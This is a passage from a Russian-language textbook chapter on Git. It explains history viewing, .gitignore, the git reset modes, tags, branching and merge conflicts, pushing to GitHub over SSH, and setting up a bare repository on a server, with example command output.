$ git commit -m "Изменения в README-файле"
```

История изменений

Посмотреть историю изменений можно при помощи команды `git log`, которая выводит коммиты в хронологическом порядке. Параметр `-n` позволяет указать количество коммитов, которые должны быть выведены.

```
$ git log -n 3
commit 592f611180d1049529e3061dc318077c45992feb
Author: Igor Simdyanov <igorsimdyanov@gmail.com>
Date:   Mon Sep 21 08:10:40 2015 +0300

    Изменения в README-файле

commit 7a2b16dc30e027b5c7a5f5bdf502467790a197e2
Merge: 0b87f93 f18ac85
Author: Marc Delisle <marc@infomarc.info>
Date:   Sun Sep 20 06:24:24 2015 -0400

        Merge branch 'QA_4_5'

commit f18ac85048216c8344ad53eb902223a95aee6f52
Author: Marc Delisle <marc@infomarc.info>
Date:   Sun Sep 20 06:23:57 2015 -0400
```

```
4.4.15 release date

Signed-off-by: Marc Delisle <marc@infomarc.info>
```

Замечание

По умолчанию выводится только метаинформация. Для того чтобы вывести детальные изменения для каждого из коммитов, команде `git log` следует передать параметр `-p`.

Игнорирование файлов с помощью .gitignore

Все, что помещается в .git-репозиторий, хранится в истории проекта. Если при помощи команды `git commit` оказался зафиксированным 500-мегабайтный файл, последующее удаление его не приводит к удалению файла из истории. Пользователи, выполняющие клонирование репозитория, будут вынуждены каждый раз выгружать всю историю, включая 500-мегабайтный файл (пусть даже сжатый).

Для того чтобы Git игнорировал нежелательные файлы, предусмотрен специальный конфигурационный файл .gitignore, который помещается в корень проекта. Внутри файла прописываются шаблоны; файлы, которые удовлетворяют им, игнорируются Git.

```
log/*
~*
doc/**/*.txt
```

В листинге выше игнорируются все файлы в папке log и файлы, которые начинаются с тильды ~, а также txt-файлы во всех подкаталогах каталога doc.

Замечание

Ресурс **http://gitignore.io/** позволяет автоматически формировать содержимое .gitignore-файла. Достаточно указать ключевые слова, например PHP, Yii, Sublime, vim, и на их основе будет предложена заготовка для .gitignore, которая исключает временные и вспомогательные файлы.

Откат по истории проекта

Отчет команды `git log` снабжает каждый комментарий контрольной суммой SHA-1, которая идентифицирует коммит. Контрольная сумма довольна длинна и неудобна для запоминания и работы. Поэтому в командах можно указывать лишь первые цифры контрольной суммы, Git самостоятельно восстановит недостающую последовательность цифр. Для удобства Git поддерживает указатели на коммиты. Один из самых часто используемых — указатель `HEAD`, который указывает на текущий коммит. Перемещая его, можно передвигаться по истории проекта. Для перемещения этого указателя предназначена команда `git reset`. Однако прежде чем команда будет подробно описана, следует подробнее остановиться на том, что нам известно о состояниях файлов в проекте.

На рис. 54.10 показано состояние проекта phpMyAdmin на текущий момент, коммиты следуют в хронологическом порядке, последний коммит с контрольной суммой a734cd044b508a7adacb3a23449183ac35102afd фиксирует добавление строки в файл README.




Рис. 54.10. Git-история проекта и три состояния Git

Если при помощи команды `touch` создать новый файл file.txt, он будет относиться к незафиксированным изменениям и помечаться командой `git status` красным цветом. Перевод изменений в подготовленное состояние при помощи команды `git add` приводит к изменению статуса файла, теперь в отчете команды `git status` он помечается зеленым цветом. Подготовленный файл будет включен в новый коммит при выполнении команды `git commit`.

На рис. 54.10 показаны переходы между состояниями файлов в Git и соответствующие им команды. Удалить все текущие изменения можно при помощи команды `git clean -f`. Если изменения уже были переведены в подготовленное состояние, можно воспользоваться командой `git checkout -f`. Перевести файл из подготовленного состояния в незафиксированное можно при помощи команды `git reset HEAD`.

```
$ touch file.txt
$ git status
Untracked files:
  (use "git add <file>..." to include in what will be committed)
    file.txt
nothing added to commit but untracked files present (use "git add" to track)
$ git add .
$ git status
Changes to be committed:
  (use "git reset HEAD <file>..." to unstage)
    new file:   file.txt
$ git reset HEAD file.txt
$ git status
Untracked files:
  (use "git add <file>..." to include in what will be committed)
```

```
    file.txt

nothing added to commit but untracked files present (use "git add" to track)
$ git clean -f
Removing file.txt
$ git status
nothing to commit, working directory clean
```

Следует еще раз отметить, что `HEAD` — это лишь удобное сокращение для контрольной суммы SHA-1. Вместо команды

```
$ git reset HEAD file.txt
```

можно было воспользоваться командой

```
$ git reset 592f611180d1049529e3061dc318077c45992feb file.txt
```

или сокращенным вариантом

```
$ git reset 592f6111 file.txt
```

> ***Замечание***
>
> Контрольные суммы, разумеется, будут иными в вашем проекте или на тот момент, когда вы будете читать книгу. Их точные значения следует уточнять через команду `git log`.

Для того чтобы подробнее рассмотреть режимы работы команды `git reset`, нам потребуется проект с состояниями, которые на рис. 54.10 указаны сплошными границами, т. е. текущее состояние `HEAD` указывает на коммит, связанный с изменением README-файла, файл file.txt находится в неподготовленном состоянии. Если проект находится в каком-то другом состоянии, его следует перевести в нужные состояния, используя команды, указанные на рисунке. Так как ряд изменений будет необратимым, лучше всего подготовить резервную копию проекта.

Команда `git reset` имеет три режима работы, которые определяются флагами из табл. 54.1. Если флаг не указан, команда работает в режиме `--mixed`.

Таблица 54.1. *Фильтры проверки данных*

Фильтр	Описание
`--mixed`	Откат до коммита без удаления истории изменений, история помещается в неподготовленное состояние
`--soft`	Откат до коммита без удаления истории изменений, история помещается в подготовленное состояние
`--hard`	Откат до коммита с удалением истории изменений

Попробуем откатить коммит, связанный с изменением файла README, выполнив команду `git reset` без каких-либо дополнительных флагов (т. е. в режиме `--mixed`).

```
$ git reset 7a2b16dc
Unstaged changes after reset:
M    README
$ git status
```

```
Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
  (use "git checkout -- <file>..." to discard changes in working directory)
    modified:   README
Untracked files:
  (use "git add <file>..." to include in what will be committed)
    file.txt
no changes added to commit (use "git add" and/or "git commit -a")
```

Схематично изменения, которые произошли в проекте, можно отразить диаграммой на рис. 54.11.




Рис. 54.11. Команда `git reset`

Команда `git reset` с ключом `--soft` аналогична `git reset` без ключа. Различия заключатся лишь в том, что файлы из отменяемого коммита помещаются в область подготовленных файлов.

```
$ git reset --soft 7a2b16dc
$ git status
On branch master
Your branch is up-to-date with 'origin/master'.
Changes to be committed:
  (use "git reset HEAD <file>..." to unstage)
    modified:   README
Untracked files:
  (use "git add <file>..." to include in what will be committed)
    file.txt
```




Рис. 54.12. Команда `git reset --soft`




Рис. 54.13. Команда `git reset --hard`

Состояние проекта после выполнения команды `git reset --soft` схематично можно отразить при помощи диаграммы, изображенной на рис. 54.12. Если сразу после отката выполнить команду `git commit`, откаченные изменения будут включены в новый коммит.

Если требуется "чистый" откат к состоянию, можно воспользоваться командой `git reset` с ключом `–hard`. В этом случае все откатываемые изменения стираются безвозвратно.

```
$ git reset --hard f18ac850
HEAD is now at f18ac85 4.4.15 release date
$ git status
Untracked files:
  (use "git add <file>..." to include in what will be committed)
    file.txt
nothing added to commit but untracked files present (use "git add" to track)
```

На рис. 54.13 схематично отображено состояние проекта после выполнения команды `git reset --hard`.

Метки

История изменений может включать тысячи коммитов, осуществлять поиск и навигацию по которым может быть затруднительно. Для облегчения поиска ключевого коммита, например, соответствующего стабильной версии приложения, предусмотрена подсистема меток (или тегов). Кроме того, метки часто используются в менеджерах пакетов и системах автоматического развертывания приложений.

Для просмотра меток в командной строке предназначена команда `git tag`, которая выводит список всех меток. Для Git-репозитория phpMyAdmin вывод команды может выглядеть так, как это представлено ниже:

```
$ git tag
RELEASE_2_10_0
RELEASE_2_10_0RC1
RELEASE_2_10_0_1
RELEASE_2_10_0_2
...
RELEASE_4_4_8
RELEASE_4_4_9
RELEASE_4_5_0RC1
```

Для того чтобы отфильтровать вывод, можно воспользоваться поиском по шаблону:

```
$ git tag -l 'RELEASE_3_0_*'
RELEASE_3_0_0
RELEASE_3_0_0ALPHA
RELEASE_3_0_0BETA
RELEASE_3_0_0RC1
RELEASE_3_0_0RC2
RELEASE_3_0_1
RELEASE_3_0_1RC1
RELEASE_3_0_1_1
```

Создать собственную метку можно при помощи команды `git tag`, через параметр `-a` задается название метки, через `-m` — комментарий.

```
$ git tag -a v1.3.10 -m 'Стабильное состояние проекта'
```

Команда `git show` позволяет выяснить автора метки, а также всю информацию о коммите, который был помечен меткой.

```
$ git show v1.3.10
tag v1.3.10
Tagger: Igor Simdyanov <igorsimdyanov@gmail.com>
Date:   Sat Oct 10 13:12:51 2015 +0300

Стабильное состояние проекта

commit 592f611180d1049529e3061dc318077c45992feb
Author: Igor Simdyanov <igorsimdyanov@gmail.com>
Date:   Mon Sep 21 08:10:40 2015 +0300

    Изменения в README-файле

diff --git a/README b/README
index 62f6009..1b97663 100644
--- a/README
+++ b/README
@@ -50,3 +50,4 @@ Enjoy!
 ------

 The phpMyAdmin team
+Additional line
```

Ветки

Система контроля версий мало бы отличалась от системы резервного копирования, если бы позволяла только делать снимки состояния проекта. Особенностью таких систем является возможность создания нескольких веток, которые в свою очередь являются основой для командной работы над проектом.

Сразу после создания проекта появляется основная ветка master, в чем можно убедиться при помощи команды `git branch`, которая выводит список веток и звездочкой помечает текущую.

```
$ git branch
* master
```

Если после ключевого слова `branch` указать название ветки, будет создана новая ветка:

```
$ git branch blog
$ git branch
  blog
* master
```

Для переключения на новую ветку можно воспользоваться командой `git checkout`:

```
$ git checkout blog
Switched to branch 'blog'
$ git branch
* blog
  master
```

Процесс создания новой ветки можно сократить до одной команды `git checkout`, если воспользоваться ключом `-b`:

```
$ git checkout -b blog
$ git branch
* blog
  master
```

После создания и переключения новые коммиты будут размещаться в текущей ветке, не затрагивая историю изменений основной ветки master.

После того как работа с веткой завершена, изменения можно объединить с master-веткой при помощи команды `git merge`. В листинге далее в ветке blog создается коммит с новым файлом blog.txt, после осуществляется переключение на ветку master, в которой также создается коммит с новым файлом master.txt. Затем ветка blog объединяется с веткой master при помощи команды `git merge`.

```
$ git branch
* blog
  master
$ touch blog.txt
$ git add .
$ git commit -am "Новый файл blog.txt"
[blog a711f54] Новый файл blog.txt
 1 file changed, 0 insertions(+), 0 deletions(-)
 create mode 100644 blog.txt
$ git checkout master
Switched to branch 'master'
Your branch is ahead of 'origin/master' by 1 commit.
  (use "git push" to publish your local commits)
$ touch master.txt
$ git add .
$ git commit -am "Новый файл master.txt"
[master b67358d] Новый файл master.txt
 1 file changed, 0 insertions(+), 0 deletions(-)
 create mode 100644 master.txt
$ git merge blog
Merge made by the 'recursive' strategy.
 blog.txt | 0
 1 file changed, 0 insertions(+), 0 deletions(-)
 create mode 100644 blog.txt
```

Схематично история произведенных в листинге изменений может быть представлена на рис. 54.14. Создав параллельную ветку blog, мы можем вести разработку в двух вет-




Рис. 54.14. Слияние веток

ках независимо. После того как работа в blog-ветке завершена, результаты можно объединить с основной веткой.

Так как разработка ведется сразу в нескольких ветках, бывает сложно ориентироваться, какие изменения были слиты в master-ветку, а какие — нет. Существует множество графических инструментов, визуализирующих ветки как десктопных (gitk), так и Web-интерфейсов (GitHub, GitLab). В консоли можно воспользоваться командой `git log` совместно с флагом `--graph`, который показывает процесс создания и слияние веток при помощи псевдографики.

```
$ git log --graph
*   commit 1b054b389328d47efb4147ed0a7435837782ace7
|\  Merge: b67358d a711f54
| | Author: Igor Simdyanov <igorsimdyanov@gmail.com>
| | Date:   Sat Oct 10 14:55:09 2015 +0300
| |
| |    Merge branch 'blog'
| |
| * commit a711f54b94f691c7adb1cd5b2cf50f21f4d7caf2
| | Author: Igor Simdyanov <igorsimdyanov@gmail.com>
| | Date:   Sat Oct 10 14:54:24 2015 +0300
| |
| |    Новый файл blog.txt
| |
* | commit b67358d964ccf8c68d691b4c105476f68ec968f7
|/  Author: Igor Simdyanov <igorsimdyanov@gmail.com>
|   Date:   Sat Oct 10 14:55:01 2015 +0300
|
|    Новый файл master.txt
|
```

```
* commit 592f611180d1049529e3061dc318077c45992feb
| Author: Igor Simdyanov <igorsimdyanov@gmail.com>
| Date:   Mon Sep 21 08:10:40 2015 +0300
|
|    Изменения в README-файле
|
```

Для переименования ветки служит команда `git branch` с параметром `-m`. Так, команда, приведенная далее, изменяет название ветки old_name на new_name:

```
$ git branch -m old_name new_name
```

Для удаления ветки служит команда `git branch` с параметром `-D`. Например, удалить ветку blog можно при помощи следующей команды:

```
$ git branch -D blog
```

Разрешение конфликтов

В примере мы намеренно редактировали два отдельных файла. Git прекрасно справляется с объединением изменений в разных файлах и даже в разных частях одного файла. Однако при командной работе неизбежны конфликтные ситуации, когда изменения одного разработчика противоречат изменениям, которые вносит другой разработчик.

Попробуем смоделировать такую ситуацию в рамках веток master и blog из предыдущего раздела. Создадим в ветке master файл blog.php следующего содержания:

```
<?php
  echo "Hello, world!";
```

Переключившись в ветку blog, создадим такой же файл blog.php, отличающийся от master-варианта вызовом функции `session_start()`, инициализирующим сессию.

```
<?php
  session_start();
  echo "Hello, world!";
```

Теперь переключившись в ветку master, при помощи команды `git checkout master` попробуем слить изменения в ветке blog с веткой master:

```
$ git merge blog
Auto-merging blog.php
CONFLICT (add/add): Merge conflict in blog.php
Automatic merge failed; fix conflicts and then commit the result.
$ git status
On branch master
You have unmerged paths.
  (fix conflicts and run "git commit")
Unmerged paths:
  (use "git add <file>..." to mark resolution)
    both added:    blog.php
no changes added to commit (use "git add" and/or "git commit -a")
```

Как видно из сообщения, выданного командой, Git не справился с автоматическим слиянием и сообщает о конфликте в файле blog.php. При этом сам файл blog.php поме-

щен в область незафиксированных изменений. Если открыть файл в каком-нибудь редакторе, можно увидеть, что Git отметил участки кода, которые конфликтуют друг с другом:

```
<?php
<<<<<<< HEAD
  echo "Hello, world!";
=======
  session_start();
  echo "Hello, world!"
>>>>>>> blog
```

Последовательность `<<<<<<<` сообщает о начале конфликта; в первой секции, помеченной меткой `HEAD`, расположено содержимое из master-ветки; во второй секции, которая начинается с последовательности `=======`, приводится содержимое blog-ветки, которое длится до последовательности `>>>>>>>`. Разработчику предоставляется возможность самостоятельно разрешить ситуацию и поместить их в репозиторий отдельным коммитом. Приведем содержимое файла blog.php к следующему состоянию, описанному в листинге. После этого изменения можно зафиксировать при помощи команды.

```
$ git add .
$ git commit -am "Разрешение конфликта"
[master ef8dac0] Разрешение конфликта
$ git log --graph
*   commit ef8dac0c112308edbe11af37026c45babd47b70c
|\  Merge: e5c05b4 440e678
| | Author: Igor Simdyanov <igorsimdyanov@gmail.com>
| | Date:   Sat Oct 10 16:48:40 2015 +0300
| |
| |    Разрешение конфликта
| |
| * commit 440e678d11edcaeaa69ad341486149238c9151ba
| | Author: Igor Simdyanov <igorsimdyanov@gmail.com>
| | Date:   Sat Oct 10 16:31:47 2015 +0300
| |
| |    Изменение файла blog.php
| |
* | commit e5c05b4bb28c31cc176d9e5ec7e337a2fd77a8e4
| | Author: Igor Simdyanov <igorsimdyanov@gmail.com>
| | Date:   Sat Oct 10 16:30:55 2015 +0300
| |
| |    Создание файла blog.php
| |
* |   commit 1b054b389328d47efb4147ed0a7435837782ace7
|\ \  Merge: b67358d a711f54
| |/  Author: Igor Simdyanov <igorsimdyanov@gmail.com>
| |   Date:   Sat Oct 10 14:55:09 2015 +0300
| |
| |    Merge branch 'blog'
| |
```

```
| * commit a711f54b94f691c7adb1cd5b2cf50f21f4d7caf2
| | Author: Igor Simdyanov <igorsimdyanov@gmail.com>
| | Date:   Sat Oct 10 14:54:24 2015 +0300
| |
| |    Новый файл blog.txt
| |
* | commit b67358d964ccf8c68d691b4c105476f68ec968f7
|/  Author: Igor Simdyanov <igorsimdyanov@gmail.com>
|   Date:   Sat Oct 10 14:55:01 2015 +0300
|
|    Новый файл master.txt
```

Удаленная работа с Git-репозиторием

Современная разработка предполагает, что каждый разработчик работает на своей персональной рабочей станции. Поэтому в командной работе предполагается, что общий репозиторий располагается где-то в сетевом хранилище, к которому разработчики имеют доступ круглосуточно, независимо от того, включены ли рабочие станции их коллег. Развертывание собственного Git-сервера описывается в *разд. "Развертывание сетевого Git-репозитория" далее в этой главе*, однако если это ваш первый опыт работы с Git, проще начать с Git-хостинга, наиболее известным из которых является GitHub.

Удаленный репозиторий GitHub

Сервис GitHub (**http://github.com**) приобрел огромную популярность, как бесплатный хостинг для свободных проектов. Допускается размещение любого количества ваших проектов, которые другие пользователи могут клонировать. Сервис зарабатывает на предоставлении хост-площадки для закрытых проектов. Если потребуется закрыть код проекта от чужих глаз, придется внести абонентскую плату.

Благодаря политике свободного доступа к открытым проектам, GitHub превратился в площадку для хостинга самых разнообразных свободных проектов, охватывающих все доступные языки программирования.

Кроме хостинга, GitHub предоставляет мощный Web-интерфейс для управления Git-репозиторием, треккер задач, Wiki-редактор документации, поиск по проектам, статистику по кодовой базе и многое другое.

Для того чтобы получить доступ к созданию собственных репозиториев, необходимо зарегистрироваться на сайте **http://gitbub.com**, перейти в редактирование профиля на странице **https://github.com/settings/profile**. В разделе **SSH Key** следует загрузить свой публичный ключ *(см. главу 52)*. После этого можно приступать к созданию собственных проектов. В верхнем меню следует найти значок + и выбрать в выпадающем списке пункт **New repository**, на странице создания будет предложено назвать проект. Пусть проект будет называться hello. Открывшаяся пустая страница проекта, например **https://github.com/igorsimdyanov/hello**, предлагает два варианта инициализации: развертывание проекта с нуля или подключение уже готового репозитория.

Воспользуемся первым вариантом, который заключается в такой последовательности команд:

```
$ echo "# hello" >> README.md
$ git init
$ git add README.md
$ git commit -m "first commit"
$ git remote add origin git@github.com:igorsimdyanov/hello.git
$ git push -u origin master
```

> ***Замечание***
>
> Вместо igorsimdyanov будет подставлено имя, которое было указано при регистрации аккаунта на GitHub.

Команда `git remote add origin` регистрирует проект в .git-каталоге в файле .git/config. Если посмотреть его содержимое, можно увидеть, что после выполнения команды в нем появляется секция `origin` с адресом удаленного Git-репозитория.

```
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
    ignorecase = true
    precomposeunicode = true
[remote "origin"]
    url = git@github.com:igorsimdyanov/hello.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "master"]
    remote = origin
    merge = refs/heads/master
```

Файл .git/config можно исправлять вручную. Название `origin`, хотя и предлагается по умолчанию, не является обязательным — его можно изменять на собственное название. Однако далее в разделе вместо `origin` следует указывать соответствующее название репозитория.

Адрес сервера **git@github.com:igorsimdyanov/hello.git** фактически является SSH-адресом, где git — имя пользователя на сервере, github.com — адрес сервера, а igorsimdyanov/hello.git — путь к репозиторию на сервере.

Команда `git push -u origin master` отправляет содержимое ветки master в удаленный репозиторий origin.

Связь с репозиторием осуществляется по протоколу SSH, который подробно рассматривался в *главе 52*. Именно поэтому ранее на GitHub был загружен открытый ключ. Если вы впервые обращаетесь к серверам GitHub, будет запрошено подтверждение, на которое следует ответить `yes`:

```
$ git push -u origin master
The authenticity of host 'github.com (192.30.252.130)' can't be established.
RSA key fingerprint is 16:27:ac:a5:76:28:2d:36:63:1b:56:4d:eb:df:a6:48.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'github.com,192.30.252.130' (RSA) to the list of known
hosts.
Counting objects: 3, done.
```

```
Writing objects: 100% (3/3), 225 bytes | 0 bytes/s, done.
Total 3 (delta 0), reused 0 (delta 0)
To git@github.com:igorsimdyanov/hello.git
 * [new branch]    master -> master
Branch master set up to track remote branch master from origin.
```

Если загрузка прошла успешно и отчет команды выглядит так, как это представлено в листинге, на странице проекта GitHub появится файл README.md.

Получение изменений

После того как проект развернут в удаленном Git-репозитории, его можно клонировать, как это описывалось в предыдущих разделах при помощи команды `git clone`:

```
$ git clone git@github.com:igorsimdyanov/hello.git anotherhello
```

После выполнения команды проект будет существовать в двух папках — hello и anotherhello. Это позволит смоделировать ситуацию командной работы. Перейдем в папку anotherhello и создадим коммит с файлом index.php:

```
$ cd anotherhello
$ echo '<?php echo "Hello world!";' >> index.php
$ git add index.php
$ git commit -am "Индексный файл проекта"
[master ecd8e8a] Индексный файл проекта
 1 file changed, 2 insertions(+)
 create mode 100644 index.php
$ git push origin master
Counting objects: 3, done.
Delta compression using up to 4 threads.
Compressing objects: 100% (3/3), done.
Writing objects: 100% (3/3), 360 bytes | 0 bytes/s, done.
Total 3 (delta 0), reused 0 (delta 0)
To git@github.com:igorsimdyanov/hello.git
   78769df..ecd8e8a  master -> master
```

Отправить изменения на сервер можно при помощи команды `git push`, первый параметр в которой соответствует удаленному репозиторию, а второй параметр — ветке. Так как удаленный репозиторий у нас один, а работа осуществляется с основной веткой master, параметры можно опустить и записать команду в короткой форме:

```
$ git push
```

Посетив проект GitHub, можно убедиться, что файл успешно добавлен в репозиторий. Теперь перейдем в проекте в папку hello и создадим коммит с файлом phpinfo.php:

```
$ echo '<?php phpinfo();' >> phpinfo.php
$ git add .
$ git commit -am "Добавление phpinfo-отчета"
[master cc00ce1] Добавление phpinfo-отчета
 1 file changed, 1 insertion(+)
 create mode 100644 phpinfo.php
```

Однако попытка отправить файл на сервер при помощи команды `git push origin master` завершится неудачей.

```
$ git push origin master
To git@github.com:igorsimdyanov/hello.git
 ! [rejected]      master -> master (fetch first)
error: failed to push some refs to 'git@github.com:igorsimdyanov/hello.git'
hint: Updates were rejected because the remote contains work that you do
hint: not have locally. This is usually caused by another repository pushing
hint: to the same ref. You may want to first integrate the remote changes
hint: (e.g., 'git pull ...') before pushing again.
hint: See the 'Note about fast-forwards' in 'git push --help' for details.
```

Сервер сообщает, что в удаленном репозитории имеются незагруженные изменения, и предлагает их предварительно загрузить. Таким образом, Git предотвращает конфликтные ситуации: если при слиянии возникнет конфликт, Git предложит их разрешить. Лишь выполнив предварительно команду `git pull` и скачав изменения, можно опубликовать свои результаты при помощи команды `git push`.

```
$ git pull origin master
remote: Counting objects: 3, done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 3 (delta 0), reused 3 (delta 0), pack-reused 0
Unpacking objects: 100% (3/3), done.
From github.com:igorsimdyanov/hello
 * branch            master       -> FETCH_HEAD
   78769df..ecd8e8a  master       -> origin/master
Merge made by the 'recursive' strategy.
 index.php | 2 ++
 1 file changed, 2 insertions(+)
 create mode 100644 index.php
$ git push origin master
Counting objects: 5, done.
Delta compression using up to 4 threads.
Compressing objects: 100% (4/4), done.
Writing objects: 100% (5/5), 667 bytes | 0 bytes/s, done.
Total 5 (delta 0), reused 0 (delta 0)
To git@github.com:igorsimdyanov/hello.git
   ecd8e8a..72e3fbf  master -> master
```

Развертывание сетевого Git-репозитория

Для развертывания сервера на удаленном Git-сервере host.ru на него следует установить Git, как это описывается в *разд. "Установка Git" ранее в этой главе*. Кроме того, необходимо установить SSH-сервер sshd и завести пользователя git *(см. главу 52)*. В домашнем каталоге пользователя git в файле ~/.ssh/authorized_keys следует прописать публичные ключи всех пользователей, которые должны получить доступ к Git-репозиториям.

После этого можно развернуть пустой репозиторий. Для этого следует создать папку hello.git с владельцем git:

```
$ cd ~
$ mkdir hello.git
$ chown git:git hello.git
```

Далее переходим в папку hello.git и разворачиваем пустой репозиторий:

```
$ cd hello.git
$ git --bare init
```


Сервер готов для приема коммитов. Теперь с рабочей станции одного из разработчиков следует инициировать проект, как это описывается в *разд. "Инициализация репозитория" ранее в этой главе*.

Резюме

Система контроля версий Git становится стандартом де-факто в области командной разработки. Git, с одной стороны, не позволяет терять историю разработки, затирать изменения, произведенные другими разработчиками. С другой стороны, это прекрасный инструмент публикации приложений на сервере.

